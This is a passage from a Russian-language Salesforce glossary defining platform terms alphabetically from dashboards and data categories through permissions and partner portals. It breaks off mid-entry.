Исправленный модуль прогнозирования, позволяющий организациям настраивать прогнозы для собственных бизнес-процессов.

Настраиваемое представление

Функция, позволяющая просмотреть конкретный набор записей для определенного объекта.

D

Панель мониторинга

Панель мониторинга отображает данные из исходных отчетов в виде визуальных компонентов, таких как диаграммы, шкалы, таблицы, показатели или страницы Visualforce. Компоненты представляют собой моментальные снимки ключевых показателей и индикаторов эффективности организации. Каждая панель мониторинга может иметь до 20 компонентов.

Конструктор панелей мониторинга

Конструктор панелей мониторинга — это графический интерфейс для создания и редактирования панелей мониторинга.

Категория данных для ответов

Пользователи используют *категории данных* на вкладке «Ответы» для классификации вопросов в зоне ответов. Например, при наличии зоны ответов для продуктов группы аппаратного обеспечения можно создать следующие категории данных: «Портативные компьютеры», «Настольные компьютеры» и «Принтеры». Участники зоны могут быстро просматривать отдельные категории для поиска ответов на вопросы. Администраторы могут использовать категории данных для определения уровня доступа к вопросам.

Категория данных для статей

В базе знаний Salesforce *категория данных* — это набор критериев, структурированных в иерархические группы категорий. Статьям базы знаний могут быть назначены разные категории, благодаря чему пользователи могут быстро находить нужные статьи. Например, чтобы классифицировать статьи по регионам продаж и бизнес-единицам, создайте две группы категорий: «Регионы продаж» и «Бизнес-единицы». Группа категорий «Регионы продаж» может состоять из географической иерархии, в которой категория «Все регионы продаж» будет расположена на самом верхнем уровне, категории «Северная Америка», «Европа» и «Азия» — на втором уровне, и так далее (вплоть до пятого уровня). Категории назначаются авторами статей. Категории данных позволяют администраторам контролировать доступ к статьям.

Database.com

Database.com — это корпоративная база данных, разработанная компанией Salesforce специально для использования в глобальной сети.

Датированные курсы обмена

Датированные курсы обмена позволяют соотносить курс обмена валюты с конкретным диапазоном дат. Например, 1 января курс обмена составлял 1,39 Евро за 1 доллар США, а 1 февраля повысился до 1,42 Евро. В этом случае возможности, закрытые в диапазоне 1 января—1 февраля, используют первый курс обмена (1 доллар США=1,39 Евро), тогда как возможности, закрытые 1 февраля или позже, используют второй курс обмена (1 доллар США=1,42 Евро).

Понизить

Чтобы понизить рейтинг неудачной идеи на 10 очков, нажмите кнопку **«понизить»**. Рейтинг идеи может быть понижен только один раз. Идея, рейтинг которой был понижен, не может быть повышена. Если количество отрицательных голосов превышает количество положительных, то рейтинг идеи может быть отрицательным.

Зависимое поле

Поле любого настраиваемого раскрывающегося списка или раскрывающегося списка со множественным выбором, отображающее доступные значения на основе значения, выбранного в соответствующем управляющем поле.

Сведения

Страница, отображающая сведения об отдельной записи объекта. Страница сведений о записи позволяет просматривать данные, которые могут быть изменены на странице редактирования.

Этот термин используется в отчетах, чтобы отличать сводную информацию от включения всех данных столбца по всей информации в отчете. Чтобы просмотреть или скрыть подробные сведения отчета, нажмите кнопку **«Показать сведения»** или **«Скрыть сведения»**.

Подробное представление

Центральная рамка консоли Agent Console, отображающая подробное представление любой записи, выбранной в других рамках консоли. Подробное представление отображает макеты страниц, заданные для страниц сведений об объектах. Запись, отображаемая в подробном представлении, выделяется в списковом представлении.

Developer Edition

Бесплатная полнофункциональная организация Salesforce, позволяющая разработчикам использовать платформу Force.com в целях создания, расширения и интеграции новых приложений. Организации Developer Edition доступны на сайте developer.salesforce.com.

Developer Pro Sandbox

Безопасные среды Developer Pro копируют настройки (метаданные), но не копируют данные производственной организации в отдельную среду, предназначенную для создания и тестирования кода. Безопасная среда Developer Pro Sandbox отличается от безопасной среды Developer Sandbox дополнительным хранилищем. Количество доступных безопасных сред Developer Sandbox определяется используемой версией производственной организации.

Developer Sandbox

Безопасные среды Developer копируют настройки (метаданные), но не копируют данные производственной организации в отдельную среду, предназначенную для создания и тестирования кода.

Библиотека документов

Область хранения документов без их добавления в организации, контакты, возможности или другие записи.

Черновая статья

Черновая статья — это незавершенная статья, которая еще не опубликована, то есть недоступна на вкладке «Статьи» (во всех каналах) и в общедоступной базе знаний. Менеджеры статей могут просматривать черновые статьи на вкладке «Управление статьями» путем выбора вложенной вкладки **«Статьи»** в области «Просмотр» и установки переключателя **«Черновые статьи»**. Черновые статьи могут быть отфильтрованы по назначению: текущему или любому пользователю (все черновые статьи организации). Черновые статьи могут быть назначены любому пользователю, связанному с редактурой.

Черновой перевод

Черновой перевод — это незавершенный перевод статьи на разные языки. Данные переводы не публикуются, то есть недоступны на вкладке «Статьи» (во всех каналах) и в общедоступной базе знаний. Менеджеры статей могут просматривать черновые переводы на вкладке «Управление статьями» путем выбора вложенной вкладки **«Переводы»** в области «Просмотр» и установки переключателя **«Черновые переводы»**. Черновые переводы могут быть отфильтрованы по назначению: текущему пользователю, очереди перевода или любому пользователю (все черновые переводы организации). Переводы могут быть назначены любому пользователю, который может публиковать статьи Salesforce Knowledge.

Динамическая панель мониторинга

Для отображения *динамической панели мониторинга* используются параметры безопасности пользователя, просматривающего панель мониторинга. Данные, доступные на панели мониторинга, определяются уровнем доступа

каждого пользователя. Данный вариант позволяет администраторам предоставлять пользователям с разным уровнем доступа общий доступ к одному набору компонентов панели мониторинга.

E

Электронное предупреждение

Электронные предупреждения — это действия, отправляющие письма электронной почты на основе определенного шаблона указанным получателям.

Шаблон эл. почты

Сообщение эл. почты, содержащее стандартный текст, например, приветственное письмо новому сотруднику или подтверждение получения запроса, отправленного в службу поддержки. Шаблоны эл. почты могут быть дополнены полями слияния и созданы в текстовом, HTML- или настраиваемом формате.

Enterprise Edition

Версия Salesforce, предназначенная для использования на крупных предприятиях.

Право

Права позволяют определить наличие у клиента привилегии на поддержку с целью последующего создания обращения. Право на поддержку может быть предоставлено клиенту на основе отдельного актива, организации или сервисного контракта.

Контакт права

Контакт права — это контакт, имеющий право на поддержку (например, определенный клиент). Контакты права отображаются в связанном списке прав «Контакты» или в связанном списке контактов «Права». Контакты права не имеют макетов страниц, макетов поиска, кнопок, ссылок и типов записей.

Процесс права

Процесс передачи права — это временная шкала, содержащая все этапы (контрольные точки), которые должны быть выполнены службой поддержки для принятия решения по обращению. Каждый процесс использует логику, необходимую для определения способа применения соответствующего уровня обслуживания клиентов.

Шаблон права

Шаблон права — это предопределенные условия уровня обслуживания клиента, которые могут быть добавлены пользователями в продукты. Например, создайте шаблоны права для веб-поддержки или поддержки по телефону, чтобы разрешить пользователям добавление прав в продукты, предложенные клиентам.

Внешний источник данных

Внешний источник данных определяет способ доступа к внешней системе. Salesforce Connect использует внешние источники данных для доступа к данным, хранящимся вне организации Salesforce. Функция подключения файлов использует внешние источники данных для доступа к сторонним системам содержимого. Внешние источники данных имеют связанные внешние объекты, которые используются пользователями и платформой Force.com для взаимодействия с внешними данными и содержимым.

Взаимосвязь внешнего поиска

Взаимосвязь внешнего поиска связывает дочерний стандартный, настраиваемый или внешний объект с родительским внешним объектом. При создании поля взаимосвязи внешнего поиска стандартное поле «Внешний код» родительского внешнего объекта сопоставляется со значениями поля взаимосвязи внешнего поиска дочернего объекта. Значения полей внешнего объекта извлекаются из внешнего источника данных.

Внешний объект

Внешние объекты функционируют подобно настраиваемым объектам, но соотносятся с данными, хранящимися вне организации Salesforce. Каждый внешний объект соотносится с таблицей данных в заданном внешнем источнике

данных, а каждое поле внешнего объекта соотносится со столбцом таблицы. Пользователи и платформа Force.com используют внешние объекты для взаимодействия с внешними данными.

Внешний пользователь
Внешние пользователи — это пользователи с лицензиями сообщества, клиентского или партнерского портала.

F

Вложение ленты, Chatter
Вложение ленты — это файл или ссылка, добавленная в сообщение ленты Chatter.

Фильтр ленты, Chatter
Фильтр ленты — это средство отображения набора сообщений в ленте Chatter на вкладке Chatter.

Отслеживание ленты, Chatter
Параметры администратора, определяющие записи и поля, которые должны отслеживаться в лентах Chatter. Если для объекта включена функция отслеживания лент, то пользователи могут отслеживать записи этого типа объекта. Если для полей включена функция отслеживания лент, то при изменении полей отслеживаемых записей пользователям доступны обновления в ленте Chatter.

Справка поля
Текст настраиваемой справки, который может быть добавлен для любого стандартного или настраиваемого поля. Справка отображается при наведении указателя мыши на значок справки, расположенный рядом с нужным полем.

Безопасность поля
Параметры, которые определяют уровень доступности поля (скрытое, доступное, только для чтения или редактируемое). Доступно в версиях: Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition.

Наборы полей
Набор полей — это группировка полей. Например, набор полей может содержать поля, описывающие личное имя, отчество, фамилию и должность пользователя. Страница Visualforce поддерживает динамическое обращение к наборам полей. Если страница добавляется в управляемый пакет, то администраторы могут добавлять, удалять или изменять порядок отображения полей набора для изменения полей, представленных на странице Visualforce, без изменения кода.

Обновление поля
Обновление поля — это действие, которое автоматически обновляет поле новым значением.

Соавтор
Соавторы могут просматривать, предоставлять общий доступ, редактировать, загружать исходную и новые версии файла, а также изменять полномочия в сети Chatter.

Ответственный за файл

Ответственность назначается при загрузке файла в Chatter или Salesforce CRM Content либо при добавлении файла в ленту Chatter.

Ответственный может просматривать, редактировать, предоставлять или ограничивать общий доступ и удалять файлы, загружать исходную и новые версии файла, а также изменять полномочия для работы с файлом.

Файл, личный
Личный файл Chatter обозначается значком и доступен только ответственному. Личным файлом является файл, загруженный на вкладку «Файлы» или добавленный в личную библиотеку Salesforce CRM Content. Пользователь, загрузивший или добавивший файл, назначается ответственным.

Файл, доступный в частном порядке

Файл Chatter, доступный в частном порядке, обозначается значком ( ) и доступен только ответственному и определенным пользователям или группам.

Файл, публичный

Публичный файл обозначается значком и доступен всем пользователям Chatter в компании. Поиск и просмотр данного файла доступны всем пользователям Chatter в компании.

Гость

Гости могут просматривать, загружать и предоставлять общий доступ к файлам Chatter.

Вкладка «Файлы»

Вкладка, на которой отображаются файлы пользователя в Chatter и Salesforce CRM Content.

Условие фильтра/критерий фильтрации

Условие для отдельного поля, определяющее элементы, которые должны быть добавлены в списковое представление или отчет (например, «"Область" равно "Московская"»).

Финансовый год

Период, используемый организацией для финансового планирования (например, прогнозирование), длина которого обычно соответствует длине календарного года. Финансовый год обычно содержит более мелкие финансовые периоды — кварталы или триместры.

Пометить

Значок выбора статуса («Спам», «Ужасно» или «Недопустимо») для вопроса или ответа.

Папка

Папка — это область для хранения отчетов, панелей мониторинга, документов или шаблонов эл. почты. Папки могут быть общими, скрытыми или общедоступными, а также доступными только для чтения или для чтения и записи. Пользователи, имеющие доступ к содержимому папок, определяются ролями, полномочиями, общедоступными группами и типами лицензий. Доступ к папке может быть предоставлен всем пользователям организации или только ответственному.

Отслеживать

Подписка на пользователя или запись, позволяющая просматривать связанные обновления в ленте Chatter. Чтобы просмотреть сообщения пользователя, начните его отслеживание. Функция отслеживания записей позволяет просматривать добавленные сообщения и комментарии, а также изменения полей.

Отслеживать, Chatter Answers

Подписка на вопрос, позволяющая получать электронные уведомления о добавлении ответов или комментариев для определенного вопроса.

Меню приложений Force.com

Меню, позволяющее пользователям одним щелчком мыши переключаться между настраиваемыми приложениями. Меню приложений Force.com отображается в верхней части каждой страницы пользовательского интерфейса.

Приложение Force.com Enterprise

Настраиваемое приложение, поддерживающее не более восьми (8) настраиваемых объектов и восьми (8) настраиваемых вкладок, доступ «Для чтения и записи» к организациям и контактам, а также доступ к совместному использованию, Bulk API или Streaming API.

Приложение Force.com Light

Настраиваемое приложение, поддерживающее не более восьми (8) настраиваемых объектов и восьми (8) настраиваемых вкладок, а также доступ «Только для чтения» к организациям и контактам; доступ к совместному использованию, Bulk API или Streaming API не поддерживается.

Стоимость прогноза

Применяется к продукту «Совместные прогнозы». Прогноз по доходу из перспективы менеджера прогнозов и сумма возможностей ответственного и его подчиненных, включая все поправки прогноза.

Категория прогноза

Данное поле определяет категорию, назначенную возможности в прогнозе. Стандартная категория связывается с этапом возможности, выбранным в раскрывающемся списке «Этап». Чтобы обновить поле «Категория прогноза» для отдельной возможности, рекомендуем изменить прогноз соответствующей возможности.

Количество прогноза

Применяется к продукту «Совместные прогнозы». Прогноз по количеству из перспективы менеджера прогнозов и сумма возможностей ответственного и его подчиненных, включая все поправки прогноза.

Пользователь прогноза

Пользователь, который может просматривать и работать с прогнозами нижестоящих пользователей в иерархии прогнозов или территорий.

Прогнозы

Продажи, ожидаемые на основе финансового года организации.

Поле формулы

Тип настраиваемого поля. Поля формулы автоматически вычисляют значения на основе значений полей слияния, выражений или других значений.

Full Sandbox

Безопасные среды Full копируют всю производственную организацию и все ее данные, включая записи стандартных и настраиваемых объектов, документы и вложения. Рекомендуем использовать данную безопасную среду для создания кода, тестирования изменений и обучения рабочей группы. Безопасная среда Full Sandbox может обновляться каждые 29 дней.

G

Глобальный поиск

Расширенный поиск по записям и полям Salesforce посредством области поиска, расположенной в верхнем колонтитуле. Функция глобального поиска позволяет отслеживать используемые объекты и частоту их использования, а также при необходимости сортировать результаты поиска. Результаты поиска для объектов, используемых чаще всего, отображаются вверху списка.

Глобальная переменная

Специальное поле слияния, которое может использоваться для ссылки на данные организации.

Модификатор доступа для любого метода, который должен использоваться вне приложения посредством SOAP API или другого кода Apex.

Группа

Группа — это совокупность пользователей. Группы могут состоять из отдельных пользователей, других групп или пользователей ролей. Группы позволяют определить уровень общего доступа к данным или выбрать данные, которые должны быть синхронизированы при использовании приложения Salesforce для Outlook или Lightning Sync.

Пользователи могут создавать собственные персональные группы. Общедоступные группы, созданные администраторами, могут использоваться всеми пользователями организации.

Group Edition

Продукт, предназначенный для малого бизнеса и рабочих групп с ограниченным количеством пользователей.

Задача группы

Задача, назначенная группе пользователей. Обратите внимание, что задачи группы не зависимы и не связаны между собой, поэтому могут редактироваться, переноситься и удаляться по отдельности.

Пользователь-гость

Пользователи-гости могут просматривать общедоступные сайты Site.com и Force.com, а также общедоступные страницы сообществ посредством лицензии «Пользователь-гость», связанной с каждым сайтом или сообществом. Доступ пользователей-гостей к объектам и данным определяется параметрами общего доступа в профиле «Пользователь-гость».

H

Период расцвета

Параметр «Период расцвета» определяет скорость, с которой устаревшие идеи перемещаются в нижние строки рейтинга на вложенной вкладке «Популярные идеи», чтобы уступить место тем идеям, за которые недавно были отданы голоса. Чем меньше период расцвета, тем быстрее устаревшие идеи перемещаются вниз страницы. Данный параметр влияет на все зоны в организации.

Панель основных показателей

Настраиваемая таблица, содержащая не более четырех столбцов и двух строк, которая отображается в верхней части всех основных вкладок консоли Salesforce. Данная панель позволяет быстро просматривать ключевую информацию о записях.

Пользователи массового портала

Пользователи портала с ограниченным доступом, предназначенного для организаций с большим количеством пользователей (от нескольких тысяч до нескольких миллионов). В отличие от других пользователей, пользователи массового портала не имеют ролей, что позволяет избежать ошибок, связанных с вычислениями иерархии ролей. К пользователям массового портала относятся типы лицензий «Пользователь массового клиентского портала» и «Пользователь проверенного веб-узла».

Вкладка «Начальная страница»

Начальная страница, позволяющая пользователям выбирать параметры и значки боковой панели, просматривать текущие задачи и действия или открывать другие вкладки.

Всплывающие сведения

Всплывающие сведения — это интерактивная область наложения, содержащая подробные сведения о записи. Подробные сведения отображаются при наведении указателя мыши на нужную запись в списке «Недавние элементы» на боковой панели или в поле поиска на странице сведений о записи. Пользователи могут быстро просматривать сведения о записи перед нажатием кнопки «Просмотр» или «Правка». Поля, отображаемые во всплывающих сведениях, определяются макетом мини-страницы записи. Эти параметры не могут быть изменены пользователем.

I

Идея

Идеи — это предположения, опубликованные участниками сообщества идей и организованные по зонам. Например, идея для зоны, специализирующейся по теме «Автомобильные принадлежности», может иметь следующий заголовок: «Изолированные подстаканники для хранения напитков». Идея для зоны, специализирующейся по теме «Льготы сотрудников компании», может иметь следующий заголовок: «Корпоративный детский сад».

Немедленное действие

Действие бизнес-правила, выполняемое при выполнении условий бизнес-правила.

Взаимосвязь непрямого поиска

Взаимосвязь непрямого поиска связывает дочерний внешний объект с родительским стандартным или настраиваемым объектом. При создании поля взаимосвязи непрямого поиска для внешнего объекта рекомендуем задать поля родительского и дочернего объектов для сопоставления и связывания записей во взаимосвязи. Например, выберите настраиваемое поле уникального внешнего кода родительского объекта для сопоставления с полем взаимосвязи непрямого поиска дочернего объекта, значения которого извлекаются из внешнего источника данных.

Влияние, Chatter

Степень влияния пользователя в сети Chatter. Данный показатель определяется количеством опубликованных сообщений и комментариев, а также количеством полученных комментариев и предпочтений.

- Популярные агенты влияния принимают активное участие во многих социальных сетях и регулярно делятся ценным содержимым.
- Активные агенты влияния побуждают других пользователей к участию и предоставлению информации.
- Наблюдатели принимают пассивное участие или только зарегистрировались в Chatter.

Журнал взаимодействия

Область консоли Salesforce, позволяющая добавлять примечания к основной рабочей записи, открывать новые вкладки и просматривать связанный список «Примечания и вложения». Для более удобного поиска и просмотра журналы взаимодействия добавляются в связанный список «Журнал действий» в качестве архива. Администраторы могут настроить журналы взаимодействия для отображения полей задач.

J

Объект объединения

Настраиваемый объект с двумя взаимосвязями «Основная — подробная». Настраиваемый объект объединения позволяет моделировать взаимосвязь «Многие ко многим» между двумя объектами. Например, настраиваемый объект «Ошибка» может быть связан со стандартным объектом «Обращение» таким образом, что ошибка может быть связана с несколькими обращениями, а обращение может быть связано с несколькими ошибками.

K

Агент базы знаний

Система Salesforce использует термин *«агент базы знаний»* для обозначения отдельного типа пользователя. Агенты базы знаний — это пользователи статей во внутреннем приложении Salesforce Knowledge. Данные пользователи могут использовать вкладку «Статьи» для поиска и просмотра статей, но не могут создавать, редактировать и управлять статьями.

Боковая панель базы знаний

Боковая панель консоли Salesforce, содержащая заголовки статей Salesforce Knowledge, которые могут использоваться для принятия решений по текущим обращениям. Боковая панель поддерживает автоматический поиск и отображение статей базы знаний, содержащих поисковый запрос в поле обращения «Тема». Боковая панель, настроенная администратором, доступна только пользователям Salesforce Knowledge.

L

Макет

См. определение «Макет страницы».

Интерес

Интерес — это потенциальный клиент, интересующийся продуктами или услугами компании.

Библиотека

Хранилище файлов в приложении Salesforce CRM Content.

Полномочие библиотеки

Набор привилегий, определяющих уровень доступа пользователя в библиотеке Salesforce CRM Content.

Нравится

Данная ссылка позволяет выразить свое одобрение по конкретному сообщению или комментарию в ленте Chatter. При нажатии данной ссылки пользователь будет получать электронные уведомления о добавлении последующих комментариев.

Нравится, Chatter Answers

Выражение поддержки или подтверждение точности и полезности вопроса, ответа или статьи базы знаний.

Цена по прайс-листу

Цена продукта в настраиваемом прайс-листе.

Списковое представление

Отображение списка элементов (например, организаций или контактов) на основе заданного критерия. Система Salesforce поддерживает несколько стандартных представлений.

Списковое представление на консоли Agent Console — это верхняя рамка, отображающая список записей на основе определенных критериев. Списковые представления, доступные для отображения на вкладке «Консоль», соответствуют списковым представлениям, заданным на вкладках других объектов. Консоль не поддерживает возможность создания списковых представлений.

Live Agent

Приложение Live Agent — это интерактивный текстовый чат, который позволяет сервисным организациям взаимодействовать со своими клиентами и посетителями веб-сайта в режиме реального времени.

Консоль Live Agent

Консоль Live Agent — это специализированная консоль, используемая агентами службы поддержки для управления чатами Live Agent. Агенты могут обрабатывать запросы и участвовать в текущих чатах, а также просматривать записи Salesforce и статьи Salesforce Knowledge.

Имя на родном языке

Значение, сохраненное для поля на языке пользователя или организации. Имя на родном языке связано со стандартным именем поля.

Диалоговое окно поиска

Всплывающее диалоговое окно, позволяющее выполнять поиск нового элемента (например, контакта, организации или пользователя).

Поле поиска

Тип поля, содержащее значение, связываемое с другой записью. Поля поиска могут быть доступны в тех макетах страницы, где объекты связаны друг с другом посредством взаимосвязи «Поиск» или «Основная-подробная». Например, обращения связаны с активами посредством взаимосвязи «Поиск», поэтому пользователи могут выбрать нужные им активы с помощью диалогового окна поиска на странице редактирования обращения или щелчком по имени актива на странице сведений об обращении.

Взаимосвязь поиска

Взаимосвязь между двумя записями, благодаря которой записи могут быть связаны друг с другом. Например, отдельный актив может быть связан с обращением, так как обращения связаны с активами посредством взаимосвязи поиска. Поле поиска для одной из сторон взаимосвязи позволяет пользователям нажимать значок поиска и выбирать другую запись

во всплывающем окне. Чтобы просмотреть все связанные записи, рекомендуем воспользоваться связанным списком соответствующей записи. Если поле поиска ссылается на удаленную запись, то система Salesforce удаляет значение поля поиска по умолчанию. При необходимости записи, используемые во взаимосвязи поиска, могут быть заблокированы от удаления.

M

Пользователь Marketing

Отдельный сотрудник организации, который может управлять кампаниями. Полномочия пользователя Marketing предоставляются путем установки флажка «Пользователь `Marketing`» на странице личных сведений пользователя.

Создание, редактирование и удаление кампаний, а также расширенная настройка кампаний, доступны только пользователям Marketing.

Благодаря дополнительным полномочиям пользователи Marketing могут использовать мастер импорта данных для добавления участников кампаний и обновления их статусов.

Взаимосвязь «Основная — подробная»

Взаимосвязь между двумя разными типами записей, благодаря которой записи могут быть связаны друг с другом. Например, организации могут быть связаны с возможностями посредством взаимосвязи «Основная–подробная». Данный тип взаимосвязи влияет на удаление записи и ее безопасность, поэтому наличие поля взаимосвязи поиска в макете страницы является обязательным.

Основной раскрывающийся список

Полный список значений раскрывающегося списка, доступных для типа записи или бизнес-процесса.

Матричный отчет

Матричные отчеты аналогичны сводным отчетам, но позволяют группировать и резюмировать данные по строкам и столбцам. Данные отчеты могут использоваться в качестве исходных для компонентов панели мониторинга. Рекомендуем использовать данный тип отчета для сравнения связанных общих сумм, особенно при наличии больших объемов данных для резюмирования и необходимости сравнения значений в нескольких разных полях или просмотра данных по дате *и* продукту, пользователю или географии.

Статус участника

Статус интереса или контакта в отношении к кампании. Например, интерес или контакт могут иметь статус участника «Запланировано», «Отправлено» или «Получен ответ» на различных этапах кампании электронных рассылок.

Сообщение, Chatter

Сообщение Chatter — это средство личного взаимодействия с другими пользователями Chatter. Например, сообщение может быть отправлено менеджеру по личному вопросу или нескольким выбранным пользователям, имеющим отношение к определенной теме. Сообщения не отображаются в ленте и профиле текущего пользователя, а также в любой другой общедоступной области сети Chatter.

Поле слияния

Поле слияния — это поле, которое может быть добавлено в шаблон эл. почты, шаблон стандартного письма, настраиваемую ссылку или формулу для внедрения значений из записи. Например, поле «Здравствуйте, `{!Contact.FirstName}!`» использует поле слияния контакта для извлечения значения поля контакта «Личное имя», необходимого для индивидуализации сообщения эл. почты.

Контрольная точка

Контрольные точки — это обязательные этапы процесса поддержки. Контрольные точки — это показатели, определяющие уровни предоставляемого клиентам обслуживания. Например, контрольными точками считаются время отправки первого ответа и время принятия решения по обращению.

Действия контрольных точек

Действия контрольной точки это зависимые от времени действия бизнес-правила, которые выполняются на каждом этапе (контрольная точка) процесса права. Примеры действий контрольных точек: отправка электронных предупреждений выбранным пользователям за час до нарушения правил отправки первого ответа или автоматическое обновление некоторых полей обращения через минуту после успешной отправки первого ответа.

Макет мини-страницы

Набор элементов текущего макета страницы записи, выбранный администратором для отображения в мини-представлении консоли Agent Console и во всплывающих сведениях. Макеты мини-страниц наследуют связи между типами записей и профилями, связанные списки, поля и параметры доступа к полям из макета страницы.

Мини-представление

Правая рамка консоли Agent Console, отображающая записи, связанные с записью, которая отображается в подробном представлении. Поля, отображаемые в мини-представлении, определяются администратором в макетах мини-страниц. Мини-представление отображается только в том случае, если запись, отображаемая в подробном представлении, связана с другими записями.

Многопользовательское событие

Запланированное событие для нескольких приглашенных пользователей. Также называется конференцией. Многопользовательское событие может быть создано путем приглашения других пользователей на любое новое календарное событие.

Раскрывающийся список со множественным выбором

См. определение «Раскрывающийся список (множественный выбор)».

Мои параметры

Если организация использует улучшенный интерфейс пользователя «Настройка» и пользователь имеет Salesforce Classic, то личные параметры доступны в меню «Мои параметры» под именем пользователя.

N

Именованные регистрационные данные

Именованные регистрационные данные одновременно определяют URL-адрес конечной точки выноски и ее обязательные параметры проверки подлинности.Именованные регистрационные данные, заданные как конечная точка, могут упростить настройку проверенных выносок.

Вкладка «Навигация»

Вкладка консоли Salesforce, содержащая раскрывающуюся кнопку, которая позволяет выбирать и просматривать начальные страницы объектов.

Псевдоним

Прозвище — это имя, используемое для определения пользователя в сообществе. Данное поле может содержать не более 40 символов. Данное поле может редактироваться стандартными пользователями.

O

Объект

Объект позволяет хранить информацию в организации Salesforce. Объект — это общее определение типа хранимой информации. Например, объект «Обращение» позволяет хранить сведения о запросах клиентов. Каждому объекту организации может соответствовать множество записей, хранящих сведения об отдельных экземплярах этого типа

данных. Например, одна запись обращения может хранить информацию о запросе на обучение Алексея Иванова, а другая запись обращения может хранить информацию об ошибке конфигурации Марии Петровой.

Справка объекта

Текст настраиваемой справки, который может быть добавлен для любого настраиваемого объекта. Этот текст отображается на начальной странице записи настраиваемого объекта, на страницах сведений и редактирования записи настраиваемого объекта, а также в списковых представлениях и связанных списках.

Поставщик OData

Поставщик OData — это служба удаленных данных, использующая OData для предоставления доступа к данным, хранящимся на внешнем сервере. Функция Salesforce Connect позволяет определять внешние источники данных для подключения системы Salesforce к поставщикам OData, а также определять внешние объекты для сопоставления с внешними данными.

Open CTI

Интерфейс прикладного программирования, позволяющий разрабатывать системы компьютерной телефонии, которые могут быть интегрированы в систему Salesforce без использования адаптеров CTI или клиентских приложений.

Оператор

Оператор — это элемент, используемый для уточнения или расширения области поиска. Как правило, поиски Salesforce поддерживают следующие операторы: И, ИЛИ и НЕ, круглые скобки ( ) и кавычки " ".

Возможности

Возможности — это продажи и ожидаемые сделки пользователя, подлежащие отслеживанию.

Группа, работающая с возможностями

Группа, работающая с возможностями, — это совокупность пользователей, работающих совместно над возможностями. Типичная группа, работающая с возможностями, может состоять из менеджера по работе с клиентами, специалиста по сбыту и торгового представителя. Группа, работающая с возможностями, может быть задана для каждой собственной возможности.

Произвольные интересы

Произвольный интерес — это особый источник интереса, указывающий на то, что интерес был создан при переходе пользователя на веб-сайт организации посредством бесплатного (произвольного) списка, доступного во всех основных поисковых системах, и заполнении формы Web-to-Lead, содержащей код отслеживания Salesforce. Сведения об источнике каждого произвольного интереса содержат поисковую систему и поисковую фразу.

Организация

Развертывание Salesforce, содержащее заданный набор лицензированных пользователей. Организация — это виртуальное пространство, предоставляемое отдельному клиенту Salesforce. Организация пользователя содержит все соответствующие данные и приложения, а также изолирована от всех других организаций.

Организация

«Орг.» — это аббревиатура термина «организация» в области развертывания Salesforce с определенным набором лицензированных пользователей. Организация — это виртуальное пространство, предоставляемое отдельному клиенту Salesforce. Организация пользователя содержит все соответствующие данные и приложения, а также изолирована от всех других организаций.

Единый адрес

Единый адрес позволяет связать отдельный адрес эл. почты со всеми пользователям определенного профиля.

Исходящее сообщение

Исходящее сообщение отправляет информацию в назначенную конечную точку, например внешнюю службу. Исходящие сообщения настраиваются в разделе «Настройка». Следует настроить внешнюю конечную точку и создать приёмник сообщения посредством SOAP API.

Только стоимость ответственного
Применяется к продукту «Совместные прогнозы». Сумма возможностей дохода пользователя (без поправок).

Только количество ответственного
Применяется к продукту «Совместные прогнозы». Сумма возможностей количества пользователя (без поправок).

Конфигурация Salesforce for Outlook
Конфигурации Salesforce for Outlook содержат параметры для данных, которые доступны пользователям Salesforce for Outlook для синхронизации приложения Microsoft® Outlook® с системой Salesforce. Администраторы могут создавать отдельные конфигурации для разных типов пользователей и предоставлять пользователям полномочия для редактирования некоторых собственных параметров. Например, группа, работающая с возможностями, может синхронизировать все данные, тогда как менеджеры могут синхронизировать только события.

Ответственный
Отдельный пользователь, назначенный записи (например, контакту или обращению).

P

PaaS
См. определение «Платформа как услуга».

Пакет
Набор компонентов и приложений Force.com, доступный другим организациям в каталоге AppExchange. Пакеты позволяют объединять приложения со связанными компонентами для последующей загрузки в каталог AppExchange.

Установка пакета
Интеграция содержимого пакета в организацию Salesforce. Пакет AppExchange может содержать приложение, компонент или их комбинацию. Чтобы предоставить пользователям организации доступ к установленному пакету, рекомендуем развернуть его компоненты.

Макет страницы
Макет страницы — это организация полей, настраиваемых ссылок и связанных списков на страницах сведений или редактирования записи. Макеты страницы позволяют структурировать страницы для пользователей. В версиях Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition доступ пользователей к определенным полям должен быть ограничен посредством параметров безопасности на уровне поля.

Родительская организация
Организация или компания, связанная с дочерней организацией. Чтобы получить общее представление обо всех взаимосвязях «Потомок — родитель», щелкните ссылку **«Просмотр иерархии»** в записи родительской организации.

Partial Copy Sandbox
Безопасная среда Partial Copy Sandbox — это безопасная среда Developer Sandbox, которая дополняется данными, определяемыми посредством шаблона безопасной среды.

Партнер
Партнер — это компания, с которой сотрудничает пользователь в целях закрытия сделки. Связанный список «Партнеры» может использоваться для каждой новой возможности или организации, так как позволяет сохранять сведения о партнерах и их ролях в возможностях или организациях. В качестве партнера может выступать текущая организация Salesforce. Выбор роли партнера инициирует автоматическое создание обратных отношений партнеров со связанной организацией, поэтому обе организации являются друг другу партнерами.

Организации-партнеры

Организация-партнер — это организация Salesforce, используемая менеджером канала распределения для управления компаниями-партнерами, пользователями-партнерами и их действиями в партнерском сообществе или на партнерском портале.

Роль партнера

Выбор роли, выполняемой организацией в связанных сделках, в связанном списке «Партнеры» для отдельной организации или возможности.

Пользователь-партнер

Пользователи-партнеры — это пользователи Salesforce, которым предоставляется ограниченный доступ. Они являются внешними пользователями организации, занимающимися реализацией продуктов или услуг через непрямые каналы сбыта. Данные пользователи связаны с отдельной организацией-партнером, имеют ограниченный доступ к данным и выполняют вход посредством партнерского портала.

Партнерский портал

Партнерский портал предоставляет пользователям-партнерам возможность входа в систему Salesforce через отдельный веб-портал, а не через узел Salesforce.

План продаж (%)

В версиях прогнозирования, поддерживающих планы продаж: вычисленное значение прогноза, указывающее на процент от плана продаж, который будет закрыт торговым представителем. Данный показатель определяется путем деления значения поля «Стоимость: обязательство» на значение поля «План продаж».

Полномочие

Полномочие — это настройка, позволяющая пользователю выполнять определенные функции в системе Salesforce. Полномочия могут быть включены в наборах полномочий и профилях. Например, полномочие «Редактирование» для настраиваемого объекта и полномочие «Изменение всех данных».

Набор полномочий

Совокупность параметров и полномочий, которая предоставляет пользователям доступ к различным инструментам и функциям.

Организация-лицо

